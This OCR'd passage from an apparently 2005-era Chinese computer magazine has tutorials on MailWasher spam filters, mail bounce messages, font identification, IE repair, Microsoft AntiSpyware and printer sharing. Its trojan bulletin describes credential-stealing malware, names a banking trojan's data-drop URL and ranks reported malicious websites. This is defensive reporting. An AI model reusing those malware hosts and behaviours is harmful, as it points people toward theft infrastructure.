选中好友邮件(希望接收的邮件)，在“Learning”一栏中的第二个小按钮上点一下，按钮上会多一个“√”号，该邮件变为绿色。同时，你也可以右击某个好友的邮件并选择“Add to Friendlists”。

第五步：处理邮件。

在完成邮件检查后，单击Process Mail(处理邮件)按钮，MailWasher会在执行从服务器删除邮件和退回垃圾邮件操作后，启动系统的客户端程序(比如：OE)进行邮件正常接收。

小提示

如果使用Foxmail，MailWasher默认下并不能启动它，可以单击“Tools→Options”，在“General”(常规)选项卡的“Options”项下，单击“Launch email application after processing”(处理后启动Email程序)后面的“Specify”(指定)按钮，然后通过“Use a preconfigured mail client”(使用一个预设的邮件客户端)的下拉菜单选中Foxmail。

实例2：如何调教才能让MailWasher更猛

第一步：启动学习功能。

在主界面打开“Spam Tools→Learning”，启用“Learning”标签下的前两个复选框，第二个框中的含义表示自动学习文档所占用的磁盘空间，使用默认值即可。在下面“Action”部分选中“Mark the sender of the email to be blacklisted”(标记邮件发件人到黑名单中)、“Mark the email for deletion”(标记邮件为删除状态)和最下面的“Add the email to the friends list”(将邮件添加到好友列表中)。这样，当你按照前面第三、四步来标注邮件时，MailWasher就会根据邮件类别自动标记为删除或是列为好友。

第二步：从网络获得垃圾邮件服务器列表。

MailWasher可以从网上获得一些共享的发送垃圾邮件的服务器地址，从而使其拦截效率更高。在“Spam Tools→Origin of Spam(垃圾邮件来源)”选项中启用“Check the origin of the email against DNS spam blacklist servers”选项和下面两个选项即可(见图4)。




图4

第三步：病毒邮件的设置。

在“Spam Tools→Virus warnings(病毒提醒)”选项中，建议按照图5的内容设置，可有效屏蔽病毒邮件。




图5

实例3：让垃圾邮件数据库瞬时飙升

我们专门制作了针对MailWasher的垃圾邮件黑名单，直接将其导入就能让该软件的垃圾邮件数据库大大丰富，自然也大大增加了MailWasher检测垃圾邮件的能力。

第一步：在主界面点击菜单命令“Help→About”，在弹出窗口中单击最下方的链接打开存放邮件地址列表数据库的文件夹。接着关闭MailWasher(很重要，否则导入将不成功)。

第二步：到http://www.newhua.com/cfan/200503/spam.rar下载垃圾邮件列表(目前有超过150000个垃圾邮件地址)，将其中的“Blacklist.txt”文件解压缩并覆盖刚才打开文件夹中的同名文件。

第三步：重启MailWasher，你会发现主界面右侧列表栏中的“Blacklist”选项卡中的垃圾邮件多了很多。

小提示

如果在网上得到了其他垃圾邮件列表，也可以打开刚才的Blacklist.txt文件，将其添加到“[Blacklisted emails]”下面，要注意的是，每一个地址占一行。

实例 4:告诉 MailWasher 你的好友们

如果你使用了 Windows 的"通讯簿",则可以直接将其中的好友邮件地址批量导入 MailWasher,从而让 MailWasher 收到来自他们的邮件时能笑脸相迎(自动标识为"Friend")。

单击主界面工具栏的"Spam Tools"按钮,在左侧窗格中单击"My friends list",接着在右侧窗格中单击"Import"(导入)按钮,软件会自动扫描并显示 Windows"通讯簿"中的邮件地址,确认后单击"Import All"按钮全部导入。

如果你使用的是 Foxmail,则比较麻烦,首先要在其"地址簿"中通过"工具→导出→WAB 文件"将好友信息导出为 Windows"通讯簿",接着在"开始→运行"中输入"Wab"打开 Windows"通讯簿",然后选择"文件→导入→通讯簿"将刚才导出的文件导入。

小提示

其他好友列表也是保存在前面那个 Blacklist.txt 文件中的,整个语句段开头以"[Whitelisted emails]"开始,下面每个邮件地址占一行,因此你也可手动添加。

实例 5:MailWasher 最强悍的秘密武器——过滤器

使用黑名单的方法过滤垃圾邮件,好是好,但搜索出来的垃圾邮件还是会显示出来,只是颜色为红,并添加了删除记号,同时大部分垃圾邮件每次都会变换不同的伪装发件地址,因此只是用黑名单还不够。如果想彻底封杀来自某些地址的邮件,或是包含某些内容的垃圾邮件,让它们根本不出现,在不知不觉中就被清理掉了!这就要用到 MailWasher 的精髓功能——Filters(过滤器)了。

第一步:用 MailWasher 检查邮件,在某封垃圾邮件上右击并选择"View Complete Header"(查看完全信件头),在弹出窗口中查看邮件的信息,一般选择邮件主题做为过滤的关键词,也就是"Subject"后面的词语,选中它并右击,选择"复制"(也可以选择其中部分词语,但注意的是不能复制标点符号),然后关闭这个窗口。

第二步:在主界面右侧工具栏中进入"Filters"选项卡,单击"Add"按钮,在弹出窗口中按照图 6 所示进行设置。这样今后一旦收到主题为"特价优惠活动"的邮件,MailWasher 便会自动将其从服务器中删除,你根本不会看到它。



图 6

第三步:在设置过滤关键词时,经常会出现这样的问题,比如:垃圾邮件主题往往会很容易和正常邮件的主题混淆,比如"请教"之类的,所以最好为一个过滤器多加几条规则,使 MailWasher 更聪明。分析垃圾邮件后,可以总结出以下一些特点:

★邮件主题常常会选择容易让你以为是好友来的邮件的词语;

★邮件主题往往相同或相近,比如"精密测量仪"及"激光精密测量仪";

★邮件主题不同,但是邮件内容相同,比如内容都是说赚钱、上某个网站之类的内容;

★邮件的收信人地址不是你的邮件地址。

因此,你可以在"View Complete Header"窗口下面的邮件内容中寻找一些更通用的词语,比如:邮件主题怎么变,但垃圾邮件内容中所提的公司名称、人名、网址等不会变,选择其中一个复制一下,然后在编辑规则的窗口中单击"Rules"项下的"More Rules"按钮,首先在第一个下拉菜单中选择"The body"(邮件内容),接着在第二个下拉菜单中选择"Contains"(包含),在第三个输入框中粘贴刚才选中的文字。最后在"Apply this filter when"后选择第一项,也就是当满足以下所有规则时应用这个过滤器(见图 7)。




图 7

Just Do It

★对于邮件主题经常变换的垃圾邮件,可以将邮件主题不变化的部分做为邮件主题的关键词,接着再从邮件内容中选择固定不变的词语组合成一个过滤器。

★设置一个邮件接收人不是你的邮件地址的过滤器,请选择"The 'To' field"和"does not contains",后面输入你的邮件地址,如果有多个邮件,则应把你的邮件地址一一设置成规则。

★在主界面依次点击"Help→About",在弹出窗口中按下最下方的链接,可以找到一个 Filters.txt 的文件。怎么样?知道怎么批量添加过滤器了吧?

精彩还要继续……

在第 4 期我们将继续垃圾邮件的话题,到时我们会告诉你如何建筑第二道防线,如何最大程度增强 Outlook Express、Foxmail 的防垃圾邮件功能,即使不用第三方软件也能将垃圾邮件打个落花流水。

CF [YY25]

轻松应对邮件被退回 10大退信信息完全详解 ★★★★

不要我的信 给个理由先

■北京 阮征

本文可以帮你学到

- 帮你找到信件被退的最终原因
- 识破以退信为幌子的病毒邮件

平时经常会收到一些莫名其妙的退信，不知道是什么原因，也不清楚如何解决。其实只要通过退信信息提示就能大概判断出造成退信的原因，当然，每个邮件服务器定义的退信信息也会有所区别，即使是同一个邮件服务器上的退信信息也多种多样，这里挑选出一些常见的信息介绍给大家。

注：在下面“退信信息描述”中，由于不同邮件系统有不同表达方式，所以我们罗列出来，中间用逗号隔开，供你查阅。

1 no such user，illegal alias，account inactive，user not found，Invalid recipient，not a valid mailbox，cannot be delivered，unable to relay，invalid user，user unknown

退信原因:对方用户名不存在。由于发件人中的信箱地址有错误，发送服务器无法找到要投递的邮件地址。

解决方法:由于邮件服务器在它的数据库中无法找到要投递的用户地址，因此邮件被退回。重新确认该地址的正确性，例如查看地址中是否填写了中文字符或其他不支持的字符。确认无误后重新投递即可，如果仍出现此错误则说明地址有误，请询问收信者本人正确的邮件地址。

2 disabled(例:softer@163.net is disabled)

退信原因:账号被禁用(冻结或删除等)。由于此收件人账户被禁用或停止使用，也有可能是因为长时间未登录使用过的账号而被邮件服务器冻结或删除。

解决方法:造成这种退信的原因是三种:一是有的邮件服务提供商对超过固定天数未登录免费邮箱的账户自动禁用或删除，如果被删除就没有补救措施，一旦删除就不能恢复原来账户；二是收费邮箱没有按时续费而被冻结，只要收件方把未交的费用补上就可以恢复正常使用；三是由于该收件人违反了邮件服务提供商规定的邮箱使用服务协议，例如乱发垃圾邮件等行为，而被禁止使用该账户。

3 退信信息描述:quota exceed，hard limit，exceeding storage allocation

退信原因:对方邮箱空间不够，无法接收新邮件。

解决方法:收件人邮箱已经没有足够剩余空间接收新的邮件，需要收件人清理邮箱中没用的邮件或增大邮箱容量，释放出更多空间接收新邮件。

4 not welcome，content rejected，message blocked，recipient reject

退信原因:对方拒收邮件，对方对你发给他的邮件设了限制，或对方邮件服务器不支持你的邮件中涵盖的特殊服务。

解决方法:出现“not Welcome”，“message blocked”和“content rejected”主要是接收者在邮箱中设定了过滤器，并且你所寄发的邮件中如“发件人”，“接收者”，“主题”，“邮件容量”中的一项或若干项刚好符合该接收者的过滤条件，因此导致邮件在投递后被对方系统拒收。请把自己所投递的邮件做适当修改，发送“主题”尽量使用比较中性的词语，如“你好”等，并且控制邮件容量不要过大。由于用户可以在过滤器中限制邮件大小，如果有比较大的邮件投递时出现错误，可先把该邮件中的附件用压缩软件进行压缩处理后再行发送。“message blocked”的情况也有可能是对方服务器对发送方邮件的发送做了限制。

小提示

经常给《电脑爱好者》投稿的读者可能遇到过稿子被《电脑爱好者》的邮件服务器当作含广告或反动信息的邮件而过滤掉的情况，解决方法和此类似，就要对主题及附件大小等信息做适当修改，例如主题中写明“投稿”字样，附件容量也不宜过大，这样才能更好地保证自己的稿件完整、及时地到达编辑手中。

5 host not found，bad host，domain unreachable，connection refused

退信原因:无法查找对方服务器名称(域名或主机)，主机或对方域名有错误，或无法正确被系统解析，导致投递出错。

解决方法:该信息的产生很大原因是由于@后面的域名写错了，例如“sina.com”错写为“@sian.com”或把“@163.net”错写为“@hot.163.net”，另外@和域名之间多加“.”也会产生该提示，请确认域名书写的正确性再发送。

6 error in command，syntax error

退信原因:无法识别错误命令，邮件系统指令错误。

解决方法:其原因多数是由于使用的软件或发送系统在投递连接对方系统时，对方系统无法识别此软件或发送方系统的指令系统，导致发送错误，例如使用了不常用的、不规范的邮件接收发送软件。请使用常用软件如Outlook Express

或Foxmail等客户端进行邮件编辑，或者直接使用Web方式发送邮件，减少出错可能。而"syntax error"的退信信息，还可能是由于发送者填写接收者地址时输入了非法字符如"""、"/"、"∧"等导致无法成功发送。

7 exceeds，maximum message size

退信原因：发送的邮件过大，造成接收方服务器拒收。

解决方法：通常此类错误都是由于接收方系统不允许他们系统中的用户接收过大的邮件，采取了保护机制而做出的限制。因此，用户可以把过大的邮件用Outlook Express的邮件分拆功能进行分拆发送，或对较大的附件进行分割压缩。

实例：使用Outlook Express对邮件进行拆分

第一步：启动Outlook Express，选择"工具→账户"，点选已经配置好的账户(见图1)。



图1

第二步：点"属性"按钮，选择"高级"标签。

第三步：在"发送"设置处对拆分邮件大小进行设置(见图2)。




图2

8 spam，spammers

退信原因："spam"是垃圾邮件的标记，即被接收方系统认为是垃圾邮件或者由于邮件内容不健康被过滤拒收。

解决方法：请重新修改邮件的内容，尤其是邮件主题(标题)部分的文字说明，可以使用一些比较通俗的字眼如"你好"等，不要使用敏感文字(如"Ad"等)做为信件内容和标题。

9 connection timed out

退信原因：连接超时，连接对方服务器超时或者对方的这个域名根本不存在。

解决方法：对于连接对方服务器超时的情况，可以稍后重新尝试此邮件的投递；对于域名根本不存在的情况，可使用"nslookup"命令来查看该域名的DNS解析是否正确。

实例：使用"nslookup"查看softer.softer.cn域名的有效性。(Windows 2000/XP系统有效)

第一步：在"开始→运行"中输入"cmd"进入命令行模式，输入"nslookup"后按回车。

第二步：进入nslookup编辑模式后输入需要查看的域名"softer.softer.cn"回车。

第三步：如果该域名无效则会出现"can't find softer.softer.cn: Non-existent domain"的提示，如果存在该域名则会解析出该域名的IP(见图3)。




图3

10 too many，more than 20

退信原因：邮件群发包含过多用户。

解决方法：尽量使得每次发信的接收用户数量控制在邮件服务提供商的限制群发人数之内，如果接收用户比较多，可以分开几次发送。

小提示

很多病毒邮件经常把自己伪装成以退信名称为标题，用户往往以为是普通的退信邮件而放松警惕从而打开信件感染病毒，所以说即使是退信邮件也要睁大眼睛，特别是不要运行邮件中的附件，将染毒机率降到最低。

CF [YY26]

漂亮英文字体 请问你叫什么？

★★

■福建 曾春红

在网上总会看到一些漂亮的、不知名字的英文字体。有时，在临摹高手美术作品时，也会遇到一些如图1这样稀奇古怪、但很漂亮的字体，图片上是什么字都很难认出来，更别说要找到这种字体了，怎么办呢？只要到 http://www.myfonts.com/ 网站(在线完成搜索、试用或者购买字体，目前只支持英文字体，图片最好简单些)就能快速认出图片上的文字，还可以找到它究竟是什么字体！




图1

第一步:连接上网，准备好包含需要识别字体的图片或图片URL地址(以图1为例，图片尺寸在360×275像素左右，最好的尺寸在100像素，支持的图片格式有JPG、GIF、TIFF、BMP、PNG格式)，打开 http://www.myfonts.com/WhatTheFont/。

第二步:点击“Local file”后的“ 览”按钮，在本地打开准备好的图片，或在URL栏里填入该图片网络路径，点击“Upload Image”按钮。

第三步:稍等片刻，出现“Search Options”页面，分竖式列为三排，在“Include in Search”处选择需要搜索的字符;在“Glyph”处列出了由图片拆解出来的字符轮廓(见图2)，在“Character”列出了该字符轮廓所对应的字母。可以看出，系统已经把该图片的字符识别出来了，现在需要做的就是查找这种字形所使用的字体，可以直接点击下面的“search”开始搜索。




图2

很快结果就出来了，该图片中的字体名称是“Tannarin BT”。知道了字体名称，去Google或百度搜索用它进行搜索下载吧！CF [YY27]

有QQ 还要Flash播放器干什么？

★★

■江苏 Jay

在播放Flash文件时，无论使用什么软件，都是有一个窗口围着动画，看上去很呆板。其实，在QQ里面就有一个可以把这个窗口去掉的Flash播放软件，而且还可以把背景透明化。QQ魔法表情就是用它进行播放的。

打开QQ安装目录，里面的“MagicFlash.exe”文件就是可以透明播放Flash的程序，只要将要播放的Flash文件直接拖到“MagicFlash.exe”文件图标上，就能进行透明播放了(见图1)，画面中只有Flash动画，没有边框约束，看起来感觉不错又方便。



图1

你还可以将它作为系统默认的Flash播放器，只要右击一个SWF文件，选择“打开方式→选择程序”，在弹出对话框中点击下面的“ 览”按钮，找到“MagicFlash”文件，再把“始终使用选择的程序打开这种文件”选中。这样Flash默认的播放文件就改成这个透明播放器了(见图2)。



图2

这个播放器有几个特点:它可以使播放的Flash文件一直处在最前面，而且不能关闭，一般没有互动的Flash，它就会等播放完成后自动关闭，无需用户参与；如果Flash有互动内容，就稍有麻烦，只能按下Ctrl＋Shift＋Esc组合键，打开“Windows任务管理器”来结束“MagicFlash.exe”的进程了。CF [YY28]

间谍软件及木马播报

为更好地清除各种互联网上传播的病毒,保护各位读者的电脑安全,本刊特联合深受网民喜爱的互联网安全工具上网助手推出间谍软件及木马播报。

上网助手2005已完成了间谍软件及木马的升级,并保证每周升级,下载链接为:http://zs.3721.com/。

重点间谍软件及木马

名称:假冒QQ(Win32.Troj.StartPage.sn)

危害程度:★★★★

特征:该病毒会将自己和三个网页的链接拷贝到系统目录和各个驱动器的根目录下,修改 览器的有关页面,还将网页的链接添加到开始菜单和 览器的收藏夹中。该病毒通常将自己命名为"QQ2004.exe",并使用QQ的图标,因此非常具有诱惑性。该病毒就是利用人们的好奇心来达到宣传网站的目的。

名称:Bankerdf(Win32.Troj.Bankerdf.b)

危害程度:★★★

特征:该病毒是网银大盗的一个变种,病毒通过搜索系统中包"bank"、"Bank"、"cmbchina"、"CMBCHINA"等字符串的窗口,然后获取用户的账号等信息,并通过提交WEB表单方式把账号发送到http://chinaweb.a184.zgsj.com/。该病毒的图标与OICQ的图标相同,并且版本信息伪装成微软的信息,具有很强的欺骗性。

恶意网站举报排行榜

恶意网站会释放各种恶意代码,给网上 览造成干扰,主要表现包括:篡改IE首页、泄露上网隐私、使QQ乱发消息等,严重的还会感染木马等等。

本期受到最多举报的恶意网站排行如下,

网站连接	网站名称	举报量
http://www.fjwz.com	福建网址	12718
http://www.ok520.com	情缘音乐网	11048
http://www.dd88.com	DD88	10720

上网助手2005"IE修复"功能可完全恢复被上述恶意网站篡改的IE设置,请到上网助手网站zs.3721.com免费下载最新程序。

本期间谍软件及木马提示

名称	类型	危害表述	危害程度
天堂地狱火(Win32.Troj.T2yuhuo)	木马	使用此木马,黑客可以盗取玩家的游戏账号密码等装备,并通过邮件发往木马种植者处	★★
密码监视者(Win32.Troj.Happyshy)	木马	通过此木马,黑客可以窃取中国游戏在线中心的账号密码,并发往木马种植者指定的邮箱	★★
小偷派克斯(Trojan/Pakes.c)	木马	当病毒重启后,该木马便会成功盗取用户域、用户名、用户密码等信息,并通过多种途经将该文档发送给黑客	★★★
核能变种C(Backdoor.Win32.Nuclear.c)	后门	使用此后门,利用该病毒,黑客可以远程监控用户的键盘输入,抓取用户的屏幕显示,或从用户电脑上下载文件等	★★★

上网助手2005能彻底查杀上述间谍软件及木马,请到上网助手网站zs.3721.com免费下载最新程序。

给IE换上新"冬衣"吧

★★

■安徽 呆瓜

IE可谓是朋友们触网的必备装备之一。但驰骋于布满荆棘的网络世界,它不免会被各种病毒、木马或是恶意程序弄得伤痕累累,轻则染毒全身,重则卧病不起。这样就直接影响到正常使用网络了,此时你需要给你的IE请位神医来医治百病。

2004年岁末,IE修复专家2005正式推出。它可以全面扫描并修复多达160个可疑位置,彻底查杀3878个恶意脚本及精选的1200种流行木马。如果你的IE遭遇了一些侵害,这位医生可以帮你医治好,还你一个健康而清爽的IE。

首先,打开http://assistant.3721.com/iehuodong.htm,单击"立即下载"按钮将IE修复专家2005下载并安装到系统中。重启系统后,从"开始"菜单中启动它。

1.一剂偏方 药到病除

如果不想麻烦,可以让修复专家以最佳方案——"一键修复"快速修复你的IE:

选择"一键修复"选项卡,接着单击"一键修复"按钮,修复专家会以最佳方案快速扫描并修复IE中所有故障。

2.互动疗法——高级修复

如果嫌"一键修复"太霸道,可以选择"高级修复",有选择性地对相关项目进行修复。

选择"高级修复"选项卡,此时,修复专家会自动扫描系统,然后以"安全"、"有风险"、"危险"等几个级别给出提示。接着在列表中用鼠标勾选你认为需要修复的项目,最后单击"立即修复"按钮,修复专家就会针对你选择的项目进行修复了。

除上面两招强心剂外,修复专家还能让你方便地编辑"Hosts表"、导出扫描报告,以及"强力修复"(强行将IE还原到系统安装时的状态,即使是有用的修改,也会全部被复原,不建议使用)等功能,这些操作都不难,可以分别在相应选项卡中进行。

附表:上网助手IE修复专家与HijackThis对比

	HijackThis	上网助手IE修复专家(新版)
版本	1.98.2	1.0.0.2
是否携带广告	无	无
版权方式	免费软件	免费软件
是否支持升级	不支持	在线升级,自动升级
网站屏蔽	不支持	上网助手之恶意脚本拦截模块
是否支持木马病毒扫描	不支持	支持
是否支持重启动后自动修复	不支持	支持
IE外观修复	无	有
隐私清理(历史记录)	无	上网助手之隐私清理模块
扫描项数	约112项	158项
恶意代码数量	未知	流行库1102种,木马全库约14000种

CF [YY29]

微软要抓007！反间谍、防修改、清隐私样样都行 ★★★

反间谍软件之“皇家近卫军”——Microsoft AntiSpyware

■回头浪子

本文可以帮你学到

- 清除系统中的间谍软件
- 给电脑实时保护　防止恶意修改
- 全面保护隐私　清理上网和软件使用记录

Microsoft AntiSpyware不仅有清除间谍软件的功能，还能清除上网记录，包括常用软件的使用记录等信息，删除得非常彻底。另外该软件还有一个 览器初始化复原功能，只要保存了一次 览器信息，以后遇到类似被恶意网站霸占的问题直接启动Microsoft AntiSpyware运行还原即可快速解决问题，软件自带的几个小工具也非常实用。

实例1:清除本机间谍广告并启用实时保护

第一步:启动Microsoft AntiSpyware，从界面上可以看出需要四步完成全部操作。点击〝NEXT〞按钮是对软件的自动更新进行设置，选择〝YES〞即可，这样就能随时保证所使用的是最新版本了(见图1)。



图1

第二步:上网时发现有恶意间谍广告攻击时，软件会发出警告信息。你可以根据实际需求选择相应的〝Allow〞(容许)或〝Block〞(禁止)，〝Ignore〞(忽略)或〝Stop Service〞(停止服务)。在接下来的窗口中直接点击〝Run Scan Now〞即可马上对系统进行扫描了。扫描后，每个间谍软件左边会给出应对方法，一般保持默认选项即可，最后点〝Continue〞清除发现的间谍广告(见图2)。



图2

清除完毕后需要重启电脑使之生效。如果不选择重启则会自动进入到IE初始化参数保存设置，后面会介绍其使用方法。

实例2:还原被恶意篡改的浏览器

要想使用Browser Hijack Restore恢复默认设置，前提要对干净无毒的 览器用System Explorers保存过设置(请看下面的小提示)。

第一步:检查是否已经对干净的 览器设置进行保存。

第二步:当 览器被恶意篡改后选择〝Advanced tools〞下的〝Browser Hijack Restore〞工具，然后在希望恢复的项目前打勾。

第三步:选择完毕点击下方的〝Restore〞按钮即可马上恢复到干净的 览器设置了。

> **Microsoft AntiSpyware小档案**
> u软件版本:BETA 1.0　　软件大小:6023 KB
> u运行平台:Window 2000/NT/XP/2003
> u下载地址:http://download.microsoft.com/download/8/1/5/815d2d60-49b5-44dc-ae35-fca2f2c6f0cc/MicrosoftAntiSpywareInstall.exe

> **小提示**
> **用System Explorers保存默认设置**
> 在主界面中“Advanced tools”有几个工具，其中“System Explorers”可以查看浏览器信息并保存默认设置的功能。点击后从左边点“IE Settings”可以看到主页地址、默认搜索引擎等信息，如果这时浏览器是干净的话，就可以通过点下方的“Save these settings as default”来保存设置以备后用了。

另外，启动AntiSpyware的〝Advanced tools→Tracks Eraser〞工具可清理很多用户信息和〝痕迹〞，例如输入的用户名和以前访问的网址等。国内外一些软件往往以清理这些信息为由进驻系统，但他们本身却带来更多垃圾，甚至是木马。Tracks Eraser不仅可以清除微软产品所记录的信息，还能清除很多常见软件的记录信息。

小编有话说: Microsoft AntiSpyware在清除间谍广告方面并不比其他软件强不少，其集成的多个工具可以省去我们在电脑中安装多个第三方软件，毕竟软件多了兼容性就没有了保证，系统也会更加不稳定。

注意:这款软件会扫描一些常用软件中的广告程序，比如会把FlashGet列为广告程序，会显示“Remove”这个按钮。这时你要注意，如果按下这个按钮会删除程序，所以不要承受手按它。此外，国外一家网站针对Microsoft AntiSpyware和另外两款知名软件Ad-Aware和SpyBot做了评测比较，比较结果显示Microsoft AntiSpyware具有比较强大的能力，您可以到下面的网址看看：http://www.appbeta.com/modules.php?name=News&file=article&sid=190 CF [YY30]

轻松实现打印共享 秘技、排障一次搞定

活学活用打印机共享

★★★

■ 福建 斯佳丽

打印机共享初手上路

常见案例：局域网中，某台电脑安装了打印机，其他电脑共享此打印机进行打印作业。

现在的打印机都可以支持网络共享，设置方法比较简单。为了陈述方便，下面将配有打印机的电脑简称为“A机”，另一台电脑简称为“B机”。如无特殊说明，下文均以Windows XP为例。

1.安装文件和打印机的共享协议

首先要确认两台电脑的网络邻居中，是否已出现两台计算机。再分别在A机与B机上安装文件和打印机的共享协议（默认情况下，Windows XP已安装了此协议）。右击桌面上的“网上邻居”图标，选择“属性”菜单项，打开“网络连接”对话框。再右击“本地连接”图标，在“常规”选项卡下查看“Microsoft网络的文件和打印机共享”（见图1）是否存在。如果不存在，则需要重新添加。



图1

2.安装与设置打印机共享

接下来，要分别在A机和B机上安装打印机驱动程序与设置打印机共享。此功能是把A机上的打印机给B机共享使用。A机与B机的安装与设置打印机共享方法不同，这里将分别进行说明。

假如A机中安装好打印驱动程序，那么单击“开始→设置→打印机和传真”，接着右击“XXX Printer”，在弹出的右键菜单中选择“共享”菜单项。这时会弹出一个“XXX Printer属性”的对话框，在“共享”标签中，单击“共享为”，在“共享名”中填上需要共享的名称，然后按“确定”按钮（见图2）。现在就可以在打印机中看到“XXX Printer”打印机图标会加上了一只手，这就说明打印机已经共享成功。



图2

> **小提示**
>
> 如果A机还没有添加打印机，可在添加打印机过程中，到设置“打印机共享”步骤时，在这里可以设置其他计算机是否能共享该打印机。如果选择“不共享这台打印机”单选项，用户安装的打印机只能被本机使用，如果希望其他用户使用该打印机，可选择“共享为”单选项，并在后面的文本框中输入共享时该打印机的名称（见图3），该打印机就可以作为网络打印机使用。这里选择“共享为”单选项，并在后面的文本框中输入共享时该打印机的名称。
>
> 
>
> 图3

在B机中，单击“开始→设置→打印机”，然后双击“添加打印机”图标，来启动“添加打印机向导”，单击“下一步”按钮。当向导询问你的计算机与该打印机的连接方式时，选择“网络打印机”选项，单击“下一步”按钮。单击“览”按钮，在工作组中查找共享打印机，选择主机，再选择打印机（如：HPDJ955）后按“确定”按钮。或使用访问网络资源的“通用命名规范”格式输入共享打印机的网络路径，如：“\\CF\HPDJ955”，再单击“下一步”按钮。再输入打印机名，一般用默认打印机名，单击“下一步”按钮，然后单击“完成”按钮。如果设置了密码的话，请输入密码。最后在打印机窗口中添加了打印机图标，说明已安装完毕。

要打印文件时，只要在打印机名称栏中选择共享的打印机，并且进行相应的打印机设置后，按“确定”按钮即可进行打印。但是有一点要注意，共享打印机的计算机及打印机应该同时开着，并且没有打印作业时，此共享打印机才能正常工作。

> **小提示**
>
> **让打印机通知你打印完毕**
>
> 由于网络打印机对所有打印命令进行排队操作，所以你的文档何时打印完毕往往就难以确定了，于是你需要不止一次地跑到共享的打印机处查看。其实，如果你使用的是Windows 2000/XP，那么有一个让你知道共享的打印机何时将你的文档打印完毕的方法。单击“开始”，双击“控制面板”，单击“打印机和其他硬件”，单击“打印机和传真”。单击在用的网络打印机图标，然后单击“文件”菜单中的“服务器属性”，单击“高级”选项卡。选中“远程文档打印完成时发出通知”复选框，则在文档打印时打印子系统会发送一个通知消息。如果清除“打印远程文档时，通知计算机，不通知用户”复选框，那么该消息会通知用户。

将陌生人拒之门外

1.隐藏共享打印机

常见案例:为防止局域网中其他用户随意使用你的共享打印机，你可以将它隐藏起来，让其共享名称不出现在"网上邻居"窗口中。

即使你使用了加密码的方法来控制其他计算机对共享打印机的访问，工作组每个人还是能在"网上邻居"中看到该打印机。在某些情况下，这会被视为安全漏洞。但不用担心，我们可以利用Windows秘密的网络共享技术来隐藏共享的网络资源。只需简单地在其共享名后附加一个$符号(例如:HPDJ955$)，执行完此项操作后，该共享资源就不会在"网上邻居"中出现了。

2.巧设不同系统的打印机共享

常见案例:如果只想某些用户可以使用你的共享打印机，而某些用户又不想让他使用你的共享打印机。

(1)Windows 2000/XP与Windows 98之间的打印机共享

默认情况下Windows 2000/XP的Guest账户是禁用的，Windows 98用户想用Windows 2000的共享打印机时，只要在Windows 2000/XP中启用Guest账户即可(在"控制面板→管理工具→计算机管理→用户"中进行设置)。但当Windows 2000/XP启用Guest账户并将打印机设成共享后，默认权限是Everyone都可打印，也就是说任何能联网的用户都可以使用你的打印机。

如何才能让局域网上的打印机实现安全共享呢？其实实现起来也不难:不要启用Guest用户，在Windows 2000/XP中新建一个普通用户，并设置密码。需使用Windows 2000/XP共享打印机的Windows 98用户，每次以新建的用户名和密码登录Windows 98，当Windows 98试图访问Windows 2000/XP的共享打印机时，就会用登录的用户名和密码去验证。如果Windows 2000/XP中有这样的用户名和密码，验证通过，可以正常使用打印机。而不知道用户名和密码的用户将被拒之门外。

(2)Windows 2000/XP中的打印机共享

有时，就算两台电脑都安装了Windows 2000/XP，安装了打印机的电脑已经启用了Guest账户，但使用Windows 2000/XP的其他电脑还是无法正常使用该打印机。当点击打印图标时，本机报告打印正常，可网络打印机却无反应。只有在"运行"中输入"\\装有共享打印机的计算机名\打印机共享名"(或者在"网上邻居"中打开装有共享打印机的计算机名)，弹出用户名和密码验证窗口，输入该机器上的管理员用户名和密码后，一切打印正常。反而是安装Windows 98的电脑一直打印正常。

